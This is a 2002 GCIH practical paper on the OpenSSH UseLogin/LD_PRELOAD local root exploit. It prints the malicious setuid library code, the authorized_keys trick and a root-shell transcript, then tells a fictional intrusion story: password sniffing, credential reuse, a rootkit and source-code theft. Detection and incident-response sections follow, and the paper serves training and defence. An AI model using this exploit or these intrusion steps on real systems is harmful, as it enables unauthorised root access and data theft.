Global Information Assurance Certification Paper

GCIH - Practical Assignment V 2.0

Option 1 - Exploit in Action
Stefan Zier
February 2002

OpenSSH UseLogin directive local vulnerability

Introduction

I am a software engineer and currently involved in the development of an enterprise security application. My employer wanted to ensure that developers have a good understanding of security principles and common practice. Therefore, I was offered the opportunity to become GIAC certified. Along with other software engineers from the company, I was sent to the SANS Incident Handling and Hacker Exploits track.

My experience in system administration is limited to the management of private systems. I have never been responsible for the administration of systems in a commercial environment. Thus, I am by no means a experienced system administrator. Nevertheless, after taking the SANS track, I feel confident to master the challenges of handling computer security incidents.

In the following sections, I will describe a local exploit for the OpenSSH daemon [1] that was only recently discovered. Since I have not participated in the investigation of a hacker exploit, the incident scenario described is fictional.

Please note that I am not a native speaker of the English language.

Part 1 - The Exploit

Name

OpenSSH UseLogin directive permits privilege escalation

Operating Systems

The following list is taken from [2].

Vendor	Status	Date Updated
OpenBSD	Vulnerable	4-Dec-2001
OpenSSH	Vulnerable	4-Dec-2001
FreeBSD	Vulnerable	7-Dec-2001
Sun	Not Vulnerable	4-Dec-2001
IBM	Vulnerable	4-Dec-2001
Debian	Vulnerable	5-Dec-2001
Red Hat	Vulnerable	13-Dec-2001
SuSE	Vulnerable	7-Dec-2001
BSDI	Vulnerable	10-Dec-2001
Hewlett Packard	Not Vulnerable	13-Dec-2001
Fujitsu	Not Vulnerable	11-Dec-2001
F-Secure	Not Vulnerable	11-Dec-2001
SSH Communications Security	Not Vulnerable	12-Dec-2001
MandrakeSoft	Vulnerable	14-Dec-2001
Caldera	Vulnerable	17-Dec-2001
Trustix	Vulnerable	21-Dec-2001

In general, all installations that run OpenSSH prior to version 3.0.2 are potentially vulnerable to this flaw. However, the flaw only exists in OpenSSH configurations in which the UseLogin directive is turned on. In most default installations, this directive is turned off. This significantly reduces the severity of the vulnerability.

Brief Description

A local user on a vulnerable machine can set environment variables that are then passed on to login by the OpenSSH daemon. Some environment variables allow a user to change the dynamically linked libraries a program loads. This fact can be exploited and as a result, an attacker can execute any code with the programs privileges, in this case, the SSH daemons privileges, typically root. Please note that this vulnerability is different from the vulnerability described in [3] although the same configuration directive is involved.

Variants

Other than the fully working and ready to fire exploit described in [7], I did not find any variants. However, since it is fairly trivial to create an exploit to this vulnerability, even for inexperienced hackers, I am assuming that there are a number of variants used in the wild.

References

OpenSSH UseLogin bug proof of concept exploit [7]
http://www.genhex.org/files/UseLogin.txt

CERT Vulnerability Note # 157447 [2]
http://www.kb.cert.org/vuls/id/157447

SecuriTeam [4]
http://www.securiteam.com/unixfocus/6K00J0U3FI.html

SecurityFocus Vulnerability List [5]
http://www.securityfocus.com/bid/3614

Part 2 - The Attack

Network

Environment

The following describes a network that once existed at a dot com company I used to work for. This company, let us call them dotcom.com here, is no longer in business and the network has ceased existence. The bad network design resulted from the fact that the company had grown from a 4 person operation to a 40+ person operation in only half a year and during this time, hired and fired three different system administrators.

Each of these administrators had immediately been assigned a large work load. Besides the company's local network, they were responsible for multiple fairly large deployments at co-location sites. Maintenance and security of the local network had always been a lower priority than building new co-location sites.

At the point in time in which this scenario takes place, two systems administrators were in the company. A senior administrator, let's call him Bob, and a junior administrator named John. Both Bob and John constantly complained about a lack of security in the company's local network but management decided they should focus on the co-location sites.

Please note that the incident I am describing to my knowledge never happened, I am just using this network as a scenario.

Network Map



Fig. 1 Network Map

The diagram shown in figure 1 describes the network used by the company. Dotcom.com's network consisted of a private LAN and a DMZ. Both were connected to the internet through a T1 line. Since the ISP had only given them a total of 16 IP addresses, the machines in the private LAN used the 10.0.0.0/255.0.0.0 address space. To connect them to the internet, a NAT router was used. For this example, let's assume the block assigned by the ISP was 123.234.123.0/28.

Router

The first network component in the company's control was a Cisco 2500 series router (123.234.123.1). The router had been configured to perform basic packet screening. Effectively, it only filtered TCP SYN packets coming in over the T1 line. All other traffic was allowed through in both directions.

"Firewall"

The next component in the network was a Linux machine (123.234.123.2, 10.10.10.254) that serves a multitude of purposes, but was generally named "the firewall". When the company started, they only had a single machine available for a large number of services. Even though some of the services (HTTP and DNS) at the point in time were loaded off this machine, it still represented a very important component in the company's network infrastructure. It provided the following services:

- ipchains packet filter for DMZ and private LAN
- network address translation (NAT) for the private (10.0.0.0/8) LAN
- DHCP server for the internal network (only bound to internal NIC)
- SMTP/POP3 E-Mail Server for both internal network and access from the outside
- web based e-mail access system
- Big Brother, a web based network monitoring tool for the company's production servers
- MRTG, a SNMP and web based bandwidth monitoring tool to monitor the T1 usage
- Secure Shell access for selected users
- NTP-server, attached to a atomic clock receiver

A total of three network cards existed in the machine connecting the internet, the company's private network and a DMZ consisting of only a single web server. The ipchains

configuration once again only filtered TCP SYN packets coming from the T1 line.

In the company described here, employees often wanted to work from home over the weekend. Thus, everybody needed to be able to access their e-mail from outside the company's network. Since a VPN-Solution seemed too costly to implement at the time, the decision was made to allow POP3 access from the internet. POP3 is a protocol used to retrieve e-mail from mail servers and user credentials are transmitted in clear text.

As a "security" mechanism, the system administrators created user accounts on the firewall for each user with a different password and set the default shell for all those users to /bin/false. They assumed those users would be able to get their e-mail but even if somebody captured the password, they would not be able to log into the firewall/mail server machine.

A couple of months later, some software engineers in the company also wanted to be able to log into the company's network in order to use development servers and other resources within the network. The systems administrators then changed the default shells for those user accounts to shells, therefore enabling them to log on to the firewall as a gateway into the company's private network. For those users, a SSL access to the POP3 service was enabled and they were asked to change their passwords.

While they felt that this was not a good solution, they still enabled this type of access in order to satisfy the users. They did inform management about the security risks and the need to deploy a VPN solution, but management deferred the deployment to "when we have more time" (which, in the short life of the company, never happened).

Due to the many services that were running on the machine, after a while, not even system administrators dared to touch the machine - never touch a running system, they said. Therefore, even though they were aware of security holes in some of the software running on the system, they feared that upgrades would break the configuration and render the system unusable.

As resources allowed, the systems administrators had started to offload services from the machine onto other machines they had put into a DMZ. A web server existed for the company's web site and also a dedicated DNS server. In one of the co-location sites, another DNS server existed.

DMZ

The company ran a DNS and Web server in their DMZ. Other than for reconnaissance, they don't play a role in this scenario and are therefore not explained in detail.

Private LAN

The company ran all PCs and several servers, including a file server (10.10.10.22) and a CVS (concurrent versioning system) server for source code versioning (10.10.10.21) in their private LAN. Since the LAN used inexpensive 24 port HUBs, all systems were in one Ethernet collision domain.

Service Description

Secure Shell (SSH), originally designed as a replacement for insecure remote system management applications such as the r-services, ftp and telnet, today is standard tool used by many systems administrators for remote managements. Although ports for other operating systems exist, it is mostly used on UNIX platforms. SSH implementations from multiple vendors are commonly used and ship with most modern UNIX distributions.

SSH implements secured communication channels over TCP/IP. Servers listen on TCP port 22 and offer clients to log on for interactive shell sessions. Also, secure shell allows establishing encrypted tunnels and file transfers. Typical applications include remote system administration and access to corporate networks over the internet. Many UNIX systems today come with an SSH daemon installed and enabled in the default installation. Today, two versions of the SSH protocol are in use: SSH-1 and SSH-2.

The login program is a program that authenticates a user in UNIX systems. When called, it prompts the user for his password, attempts to authenticate him (the details of the authentication mechanism are implementation specific) and, in case the authentication was successful, drops the effective privileges to the users UID. As a final step, login calls the users shell.

How the exploit works

The exploit described here is only part of the attack. Other vulnerabilities described later were also used. At the point in time where this exploit is used, the attacker has to have a login on the target host already.

SSH allows a number of different authentication mechanisms. In this context, the RSA challenge-response authentication is of particular interest since the vulnerability results from a flaw of that part of the OpenSSH code. For this type of authentication, the user creates a key pair consisting of a private and a public key. The private key is stored in a password-protected keystore file on SSH client side. The public key can be added to ~/.ssh/authorized_keys on the SSH server side in order to allow access with the private key. In this file, several option specifications are allowed to control certain properties of the SSH connection and restrict the use of the key. The one that is interesting for this exploit is described in the SSH man page as follows:

```
environment="NAME=value"
  Specifies that the string is to be added to the environment
  when logging in using this key.  Environment variables set
  this way override other default environment values.  Multiple
  options of this type are permitted.
```

Another feature of the SSH daemon is to, instead of performing the authentication in the SSH daemon itself, delegate the task to the login program. This feature is configured using the UseLogin directive in the SSH daemons configuration file. The vulnerability evolves from the fact environment variables specified in authorized_keys are passed on to the login program.

The GNU libc (glibc) library that is used on many Unix systems offers a feature that allows to "preload" libraries. Alternative implementations of functions can be passed into certain applications. These implementations override the implementations in the standard library path. This feature is used in [4] to exploit this hole in the OpenSSH daemon.

The following alternative implementation of setuid() is created:

```
#include <stdio.h>
 int setuid(int uid) {
   printf("setuid() called...\n");
   seteuid(0);
 }
```

The normal implemtation that is used by login drops the effective privileges of the process to the UID with which the function is called. This implementation just outputs a message and sets the effective UID to 0 - root. The following is an example session using this exploit code.

```
[stefan@fw stefan]$ id
```

```
uid=501(stefan) gid=501(stefan) groups=501(stefan),22(cdrom),80(cdwriter)
[stefan@fw stefan]$ ssh-keygen
Generating RSA keys:  ..............ooooooO...........ooooooO
Key generation complete.
Enter file in which to save the key (/home/stefan/.ssh/identity):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/stefan/.ssh/identity.
Your public key has been saved in /home/stefan/.ssh/identity.pub.
The key fingerprint is:
88:32:32:cc:9f:78:e7:16:ee:ac:c2:25:72:84:e6:9e stefan@fw
[stefan@fw stefan]$ mv .ssh/identity.pub .ssh/authorized_keys
```

In the first step, the attacker creates a keypair for RSA authentication and makes sure the public key is in the authorized_keys file on the local machine. He then edits authorized_keys and adds the LD_PRELOAD environment variable to point to the library that contains the malicious code described above.

```
[stefan@fw stefan]$ cat ~/.ssh/authorized_keys
environment="LD_PRELOAD=/home/stefan/libroot.so" 1024 35 114981003907895161582572350737374221876368390557778207898062782889074537620498741009523984
[stefan@fw stefan]$ ssh stefan@localhost
Enter passphrase for RSA key 'stefan@fw':
setuid() called...
Last login: Sun Feb  3 18:07:09 from localhost.localdomain
setuid() called...
[root@fw stefan]# id
uid=0(root) gid=501(stefan) groups=501(stefan),22(cdrom),80(cdwriter)
```

In the next step, the attacker opens a secure shell session and enters the password he assigned for the key. Login calls the function in the library, expecting it to drop the privileges. Instead, the malicious code sets the effective privileges to those of the root user. Please note that the attacker does not have to know the password of the account that is used for the attack. Any other way to get a shell as a non root user is sufficient for this exploit.

Description of the Attack

Once again, while this is a plausible description of an attack and the network described really existed, to the best of my knowledge, this incident never occurred. Also, this scenario goes beyond the local SSH vulnerability in order to illustrate how such an exploit can be used.

Reconnaissance

This is where our imaginary scenario starts. The main characters in this story are Mr. X, Stefan, a software engineer at Dotcom.com and Bob, a systems administrator. Mr. X and Stefan meet at a conference and start small talk. As it turns out, Mr. X and Stefan seem to work on a fairly similar product - what a coincidence. Later, Stefan plugs his laptop into the HUB that connects conference attendees to the internet. Mr. X notices how Stefan launches his mail client.

Although being interested in computer security, Mr. X doesn't consider himself a hacker. He has played with exploit tools before, but never really hacked any computer that didn't belong to him. At the conference, he is bored during one of the breaks and remembers that he still has dsniff on his laptop. [6] on his laptop. He decides to play around with it to kill some time. Soon enough, he sees packages going to dotcom.com's network:

```
-----------------
01/10/02 13:06:27 tcp host.some.conference.com.2804 -> mail.dotcom.com.110 (pop)
USER stefan
PASS passworddeleted
```

Mr. X captures the information. After he returns to his office, he finds himself tempted to use it. Maybe he could find out something interesting? It is raining outside and there is not much to do otherwise, so Mr. X surfs dotcom.com's web site and finds their product interesting. He wonders how some of their features work. He then starts a whois lookup on the company's domain name. He finds the IP addresses of the two DNS servers. He checks the addresses against the ARIN database and discovers the company's subnet. He also notices that the mail server that Stefan was accessing is in this subnet.

Scanning

Mr. X decides that it would be interesting to check Stefan's e-mail. He also wants to be careful and not reveal who he is. He figures that when he uses a banner-funded dial-up ISP, chances are low that dotcom.com is going to find out it was him. So he creates a new account at an ISP and dials into the internet using his laptop's modem. He then retrieves Stefan's e-mails. It seems Stefan just recently retrieved his e-mails and deleted them from the server. After this unsatisfying result, Mr. X starts wondering if the password is good for other services on the machine, too. So he pulls out a port scanner and scans the mail server. He gets the following result:

```
mrx@laptop ~ # nmap -T Sneaky mail.dotcom.com

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on mail.dotcom.com (123.234.123.2):
(The 1522 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
25/tcp     open        smtp
80/tcp     open        www
110/tcp    open        pop3
443/tcp    open        https
```

Exploiting Systems - Gaining Access

As he notices that port 22 is open, he instantly thinks "... no, but they can't be THAT stupid". Anyways, being bored, he tries to SSH to the mail server, using Stefan's credentials. Mr. X really cannot believe his luck:

```
[mrx@laptop mrx]$ ssh stefan@mail.dotcom.com
Warning: Permanently added 'mail.dotcom.com' (RSA) to the list of known hosts.
stefan@mail.dotcom.com's password:
[stefan@fw stefan]$
```

He decides to explore the machine. Soon he notices that the machine has a total of three NICs. One of them has an address on a private IP subnet. He figures that this may be the company's internal network. As he continues to explore the machine, he finds a DHCP server running on the machine. He then examines the DHCP configuraiton and discovers, among other things, the following interesting entry in /etc/dhcpc.conf:

```
# CVS server
host cvsserver.miami.dotcom.com {
    hardware ethernet 01:23:45:67:89:ab;
    fixed-address 10.10.10.21;
}
```

The next command Mr. X issues shows him that he seems to be able to reach the company's CVS server from the mail server:

```
[stefan@fw stefan]$ ping cvsserver.miami.dotcom.com
PING cvsserver.miami.dotcom.com (10.10.10.21): 56 octets data
64 octets from 10.10.10.21: icmp_seq=0 ttl=255 time=1.0 ms
64 octets from 10.10.10.21: icmp_seq=1 ttl=255 time=0.2 ms
```

He assumes that this is the server that has the interesting source code. This makes him wonder: Stefan certainly has an account on this machine. He may be using the same password. So Mr. X tries:

```
[stefan@fw]# export CVSROOT=:pserver:stefan@cvsserver:/cvs
[stefan@fw]# cvs login
(Logging in to stefan@cvsserver)
CVS password:
cvs login: authorization failed: server cvsserver rejected access to /cvs for user stefan
```

That would have been too easy. Being logged on to a competitors mail server starts to make Mr. X nervous. After exploring the machine a little longer, he disconnects and logs off the ISP account.

Exploiting Systems - Elevating Access

Two weeks later, while reading the Bugtraq mailing list, he notices a new, vulnerability against the SSH daemon that allows root access to somebody that has an account on a machine. Another week later, Mr. X's manager discovers Dotcom.com's website ("Look at feature X and feature Y - that is SO cool. How to they do it?"). All of this makes Mr. X think. Couldn't it really accelerate his career if he could build those features? But how do they really do it? Couldn't he....?

Mr. X goes back to the Bugtraq posting he noticed earlier and downloads the exploit code. It seems trivial to use. He tries it on a local machine. It works instantly. Mr. X also knows that Dotcom.com's offices are located in Florida. Mr. X himself is in Silicon Valley. He figures that at 1am his time it is 4am in Florida and quite unlikely that somebody is monitoring the mail server. So at 1am, once again, Mr. X dials in with his free e-mail account. He then uses scp (secure copy, part of the SSH suite) to transfer the exploit source code over to the mail server. After running the exploit (see above), he finds himself with a root account on Dotcom.com's mail server.

Mr. X also knows that CVS pserver, the most common protocol used with CVS server uses plaintext passwords. So it should be easy for him to sniff a CVS password from the network. However, system administrators would notice that and may lock him out of the machine. Mr. X has heard of root kits before. He deletes the exploit code and logs off.

Keeping Access

The next day, he downloads a kernel based root kit and once again, tries it on one of his machines. It works like a charm. Again, that night, he logs into Dotcom.com's network and deploys the root kit. After that, he sets up dsniff to pick up CVS passwords sent to the CVS server. He uses the root kit to install and hide a back door and hide all files that he uploaded to the system.

The next day, Mr. X returns using the SSH exploit. He figures going through the non-standard port that the backdoor uses would make more noise than a regular SSH connection. He is pleased to find several passwords for accounts on the CVS server in the network sniffer's logs. The first set of credentials immediately grants him read access to the source code. He checks out all the source code in the repository and copies it over to his laptop using scp. Over the 56k dialup line, the transfer takes quite a while.

Covering the Tracks

Once he is finished, it is 5am. Mr. X deletes the source files and the tar archive on the mail server. Using the root kit, he cleans up the log files. As he is trying to remove the sniffers files, he is disconnected from the machine. After that, the machine seems to have disappeared from the net, along with the company's web server and one of the DNS servers. The entire network is unreachable. He assumes some kind of network failure. Over the weekend, he repeatedly attempts to reach the server in order to finish covering his tracks, but the host seems to be offline. The rest of the weekend, Mr. X explores Dotcom.com's source code. He is surprised by the simplicity of the really cool features. Also, he hacks together a quick prototype of the same features for his company's product. Monday morning, as he presents his prototype, his manager is amazed.

As we see, Mr. X is not at all an expert hacker, in fact, the systems administrators skills are superior to his skills. However, he has a certain criminal momentum. With just this and some basic knowledge, he is able to penetrate a competitor's network and steal valuable intellectual property to use it to his own advantage. While he certainly left tracks and had some bad luck, it will still be very difficult to track him down and prosecute him.

Signature of the attack

Detection

On the other side of the continent, strange things had happened, too. Bob came in Friday morning 8am. During his daily check of the company's most possible point of failure - firewall/mail server machine - Bob saw a secure shell from a dialup account for user Stefan.

Strange enough, he had just seen Stefan come into the office five minutes ago. Also, he notices that another root shell is open on the machine. He checks with his colleagues that he is the only person logged in to the machine as root - only the system administrators know the root password. He then walks over to Stefan's desk and asks him whether he accidentally left a secure shell open from a dialup account. Stefan says that he didn't and he has Cable Modem at home, so he barely uses dialup accounts. Since Bob knows Stefan well, he believes him.

Bob is now pretty sure that something is really wrong. He walks over to the CEOs office and informs her that something really bad may be in progress. After explaining that intellectual property may be in the progress of being stolen, the CEO finally agrees to disconnect the router from the network. Bob walks over to the server room and disconnects the network cables.

Exploit Signature

Although this exploit can be used over a network, in most cases it will be used locally. To connect to a host, a very large number of possible ways exist. For those using cleartext transmission, NIDSs can be configured to pick up commonly used source code patterns that an attacker may transmit to a host. For connections that use encryption, however, detecting the attack on the network will be difficult.

Heuristic methods could be used to identify connections from unusual source IP addresses as potential attacks. Another approach to detect unusual activity would be to look for authentication requests using RSA authentication. In many environments, this is quite unusual. Unfortunately, this is not possible since the packets to negotiate the authentication method are encrypted.

Also, on the local system, the attack does not usually leave any unusual tracks in the syslog files. While the attack is ongoing, however, there is a good indicator. The following shows the processes spawned by a "normal" ssh session with UseLogin:

```
[root@fw stefan]$ ps -lax
  F   UID   PID  PPID PRI  NI    VSZ  RSS WCHAN  STAT TTY        TIME COMMAND
[...]
140     0  4742     1   0   0   2256 1124 do_sel S    ?          0:01 sshd
140     0  5249  4742   1   0   2936 1720 do_sel S    ?          0:00 sshd
100     0  5250  5249   0   0   2076 1132 wait4  S    pts/0      0:00 login -- stefan
100   501  5251  5250   9   0   2268 1392 wait4  S    pts/0      0:00 -bash
```

Upon connection, sshd, running as root (UID 0 spawns a new child process. This process in turn calls login. Finally, login calls the users default shell, in this case bash. The shell runs under the users UID and is a child process of the login process (parent process ID is the process ID of the login process). The following shows the processes for an SSH session using the exploit code:

```
[root@fw stefan]# ps -lax
  F   UID   PID  PPID PRI  NI    VSZ  RSS WCHAN  STAT TTY        TIME COMMAND
[...]
140     0  4742     1   3   0   2256 1124 do_sel S    ?          0:01 sshd
140     0  5249  4742   0   0   2936 1720 do_sel S    ?          0:00 sshd
100     0  5250  5249   0   0   2076 1132 wait4  S    pts/0      0:00 login -- stefan
100   501  5251  5250   4   0   2268 1392 wait4  S    pts/0      0:00 -bash
100   501  5291  5251   4   0   2288 1276 do_sel S    pts/0      0:00 ssh localhost
140     0  5292  4742   4   0   2844 1600 do_sel S    ?          0:00 sshd
100     0  5293  5292   5   0   1992 1076 wait4  S    pts/1      0:00 login -- stefan
100     0  5294  5293  15   0   2272 1396 wait4  S    pts/1      0:00 -bash
```

From the SSH session shown above, the exploit was executed by initializing a connection to the local host. Once again, sshd spawns a new child process that, in turn, spawns login. After a successful attack, however, the bash started as a child process of login runs as UID 0 - the user now has a root shell on the machine.

Another way to detect the attack while it is ongoing is through examination of the authorized_keys file in a users directory. If for a key the environment directive is specified, it is quite likely that an attack is taking place or has taken place.

Furthermore, in the scenario described above, a host based IDS would have been able to detect the files modified by the root kit the attacker installed.

How to protect against it

The easiest way to protect against this exploit is to upgrade to OpenSSH version 3.0.2 or newer. Furthermore, the use of the UseLogin directive should be re-evaluated. While this particular security hole has been fixed, mechanisms that forward the responsibility for authentication to another process tend to be more prone to security holes. If an upgrade is not possible in a reasonable amount of time, the SSH service should either be disabled temporarily or the UseLogin option should be turned off. Also, in many real life scenarios, RSA authentication is not used. Turning off this authentication method also prevents the attack from happening on vulnerable versions of OpenSSH.

Part 3 - The Incident Handling Process

The following sections describe the Incident Handling Process that would have been applied to handle the incident described before.

Preparation

This section is a description of the real situation in the company for which I used to work. As described before, the company did not put a lot of effort into security. Some preparation was in place, however. The company had warning banners in place on most server systems, including the firewall/mail that was attacked in our scenario. The banner had not been checked by lawyers, however, but as far as I know, it was a standard text taken from a security web site. Also, all employees were asked to sign a paper asking them to agree on the company's privacy policy.

No thought whatsoever had been put into security incident handling. While one of the system administrators had some experience in security, the topic was never seriously discussed. As a result, if an incident had ever occurred (or had ever been detected, for that matter), the system administrator would have had to ask for management's permission to contain a system, thereby losing valuable time.

A company-wide address and phone number list existed listing all employees home and cell phone numbers. This list could have served as part of an emergency communications plan to inform all persons that need to be involved. For a company of that size, it would have been fairly easy to determine what people should be involved in incident handling. The topic was never discussed, however. For outside communications, no policy existed either. One of the system administrators had a list of all important contacts at ISPs. This list could have served well for offline communication in an incident.

Furthermore, there was no central list of passwords. Only the two systems administrators knew all the passwords required for system administration. New users that entered the company were usually instructed by the systems administrators not to use simple to guess passwords. The administrators explained them how to construct secure passwords and why they are required. Then the users got their account and were asked to punch in their new passwords. Afterwards, they could not change the passwords on their own. No audits of password security were ever done. Neither was there a password change policy.

No way to report security incidents had ever been agreed on, although in due to the fairly open environment and the size of the company people usually just walked over to the system administrators' desks and asked them for help when problems occurred or systems behaved unexpectedly.

The systems administrators were familiar with techniques to clone disk drives. They used Norton Ghost on a regular basis to install multiple systems from a single base installation. However, they did not have any spare drives available to make backups; nobody had ever planned that they would be needed for a security incident. A security jump bag did not exist, for work in co-location sites the system administrators had a fairly good package of CDs with useful software as well as a laptop. These tools would have been useful in an incident.

None of the administrators had ever dealt with law enforcement agencies in a computer security incident. Thus, no communication whatsoever had ever taken place.

The company had an automated backup process in place. The central component was a tape changer that was connected to the file server depicted in the network map. All other systems were required to push data to that system in order to have data backed up. This mechanism was conceptually flawed since it would go unnoticed if a system just stopped pushing data. As a result, it could potentially happen that for several weeks no backup existed of some systems. Furthermore, none of the systems was ever backed up completely, only user data was backed up.

Dotcom.com did not have sufficient perimeter security devices either. The simple packet filters they used were not configured to provide a lot of security. More importantly, no intrusion detection system whatsoever existed. As a result, it would have been almost impossible to detect an incident without the attacker making severe mistakes.

Finally, none of the systems administrators had any formal education in incident handling or any other security education, for that matter. All their knowledge they gathered themselves reading articles and internet pages. It would have been a worthwile investment to send them to a SANS track or something similar.

Identification

In this particular example, the identification of the incident was merely a coincidence of the systems administrator being logged on to the attacked system at the same time as the attacker. The fact that the systems administrator religiously performed manual review of log files on the system simply increased the possibility of such a coincidence to occur. If it hadn't been for this coincidence, the intrusion had probably only been detected weeks later, if at all. Furthermore, the attacker made a mistake, i.e. had not used the root kit to hide the root shell he was using.

The local SSH exploit could not have been detected by a NIDS, of course. The fact that a user logs in via SSH is nothing that would trigger a NIDS as it is a normal network event, unless the NIDS was setup to detect connections from unknown source addresses. Systems that correlate security events from multiple sources and have appropriate rules are more likely to detect such an event.

In this case, the systems administrator did the correlation. He knew that the user was sitting at his desk and therefore figured that it's not likely that he, at the same time, would be logged in from another location. If the company had had a host-based IDS in place, chances are that it would have picked up the intrusion a lot earlier and notified the system administrators before any damage had been done. While the attack was ongoing the attacker modified many files and added files in unusual places.

Instinctively, the systems administrator also did the right thing by notifying the CEO of the company and asking for her permission to contain the system.

Containment

In this case, the attack was detected while it was still going on. The company did not have any infrastructure in place that would have allowed monitoring the attacker in a timely manner. Since the attacker at the time was on the company's firewall, the immediate risk of loss of intellectual property would have been significant. Therefore, the apropriate decision to make would have been to disconnect the machine from the network. As a result, all outside connectivity to and from the network would have effectively been shut down. Since at the time this decision needed to be made no details would have been known about the attack, this would have applied to both the company's internal LAN and the outside connection. Malicious code on the compromised host could have endangered systems in the internal LAN.

Disconnecting the machine would have immediately been noticed by the company's users since a number of services would have become unavailable. Since the host in question held a lot of critical services such as DHCP and E-Mail, this would have severely affected the employees' ability to get work done. In case of the DHCP server, an immediate solution would have needed to be found so employees would at least have been able to use the remaining services in the private network. At the minimum, it would have been necessary to set up a DHCP server on another host in the network.

To maintain a chain of custody, the next step after prevention of further harm must be to start capturing evidence. To do so, in this case, photos of the compromised system should have been taken to uniquely identify both the systems and the hard disks (i.e. visibly capturing the serial numbers). Another person should have witnessed this process.

A CD with uncompromised binaries should have been loaded, mounted and the path set to point to the CD. Using these binaries, the state of the system would be analyzed. The incident handler would then easily identify the kernel based root kit running on the machine. He would also find the dsniff executables and the CVS passwords gathered. At this point, it would be clear to the incident handler that there is a requirement to contain the CVS server as well.

To prevent users that are still active in the company's internal LAN from accidentally destroying evidence on the CVS server, this host would need to be pulled of the network also. Effectively, this would prevent the software developers from integrating their changes to the system they develop, another mission critical service that becomes unavailable as a result of the incident.

This host would be examined using the clean binaries CD as well. The incident handler would not find any signs of compromise. However, as he goes through the CVS log files, he would find out that somebody checked out the company's entire source code to the firewall host at the same time the attacker was logged in (using one of the accounts that were in the sniffer's logs on the firewall). The conclusion to draw is obvious - the attacker took the source code. While the incident handler wouldn't be able to tell whether the source code had actually been stolen, it would be quite likely.

Since the attacker had potentially also accessed other hosts in the network, the incident handler would have needed to determine as soon as possible whether other hosts in the network were affected also. To be really sure, every host in the internal network would have needed to be contained. This is not possible, of course, without bringing all operations in the company to a halt. Therefore, it would have been desirable to examine the compromised host as quickly as possible for evidence of other systems being accessed and do brief examinations of other systems using a CD with clean binaries.

Other than the firewall and the CVS server , no further evidence would be identified that would indicate that any of the other hosts to be affected by the attack. Thus, they could have remained operational.

Now would be a good time to capture all running processes, open files, the state of the systems NIC and other relevant system state on paper for use as evidence. Once again, this should happen while a witness is present.

As a next step, a copy of both systems hard disks should be made. Since the company did not care to buy blank spare drives, the incident handler would have to purchase drives. It is not known whether shutting down the system would destroy any data, therefore, it would be advisable to shut the systems down hard (i.e. without allowing it to go through its shutdown procedure). As the system administrators are familiar with Norton Ghost, this tool should serve to create a copy bit by bit copy of the hard disk. Once this is done, the original hard disk would be sealed along with the photographs.

Since the systems are off the network , there would be no immediate need to change the passwords on the systems. However, since in the company it was common practice to use the same password for multiple systems, all passwords on uncompromised hosts should be invalidated (thereby forcing all users to pick new passwords) as soon as possible - it is likely that the attacker has obtained some of them.

Eradication

Causes of the Incident

The incident described here has a number of both organizational and technical causes not uncommon in environments like this. For brevity, I will mostly cover technical causes in this paper.

In the scenario described, a combination of security flaws leads to the successful compromise. First of all, the fact that the POP3 and CVS protocols use clear text passwords imposes a risk - even more so, because the company used POP3 over public networks. Both protocols can easily be tunneled over SSL or SSH to provide sufficient security for transport over public networks.

The next issue is the design of the firewall. It is very well known that most software contains flaws. Therefore, on such critical components of a network, the amount of software that is running should be kept to a bare minimum.

The rule set running on both packet filters implemented was not sufficient either. A tighter set of rules would have made the attack a lot more difficult and, taking the hacker's skill set into consideration, may have prevented the incident from happening.

Finally, of course, the use of flawed software such as the OpenSSH version described should be prevented by any means. If this requires reinstalling certain systems because they have become hard to maintain, resources need to be dedicated before a security incident happens. In the example, the system administrators failed to upgrade the software on this critical system. Not because they didn't know of the security flaws that existed, but because they were never given enough time to study the system their predecessors had set up and therefore did not dare to touch the system.

Symptoms

The only symptom that was immediately perceived was the fact that an unauthorized user was logged on to the company's firewall. Due to the lack of any intrusion detection and network monitoring devices, no other network activity would have been captured.

Improve Defenses

Since the administrators did not have management buy-in to spend resources on security, this is the first step to take. Significant amounts of money and a lot of effort will have to be put into making the network sufficiently secure. The loss of the company's most valuable piece of intellectual property should have proven the need for additional investments.

The firewall should be implemented to run on a dedicated host. On this host, a good set of packet filter rules should be set for traffic in both directions on all interfaces allowing only packets to pass that are required to run the necessary applications. Packets from within the network should be filtered as well. Since the server room was very close to the systems administrators desks, it would be feasible to administer the firewall on the console. No remote access should be allowed. As a nice side-effect this policy would make changes to the firewall a little harder to implement and thus, most likely, more thought will be put into changes.

At least one further host should be purchased to host a NIDS. In this case, snort on an Intel machine should be a sufficient solution for a first step. This host should be invisible from the rest of the network (i.e. using a TP cable that does not have the Tx pair connected) and could monitor multiple subnets, including the T1 connection, DMZ and the internal LAN.

The former firewall system could still be used to provide some services. After a complete rebuild, it should best be placed in the DMZ as an email server. SSL tunneling should be added and the firewall should only allow POP3 access from the outside over an SSL tunnel. At least this system, and if possible the CVS system, should be rebuilt from scratch, using OS hardening techniques and software with the latest security patches up to a degree where they can safely resume operations to provide these services.

Since without the services not much work can get done at the company, it is desirable to get at least the most critical services, namely internet access, e- mail and source code version control back online as soon as possible.

As internet access is required for e-mail, building the firewall seems a reasonable first step. In the next step, e-mail services should be re- established by rebuilding the POP3 and SMTP servers. The data in the users' mailboxes should be restored from backups, but closely examined for vulnerable code introduced by the attacker before the mail server is opened for users.

Furthermore, since the attacker had access to the source code repository, he could potentially have injected malicious code into the tree. Therefore, a backup copy of the repository should be used as a baseline and differences in source code should be reviewed and merged into the repository manually - due to size of software project, this task alone could keep the development team busy for several days.

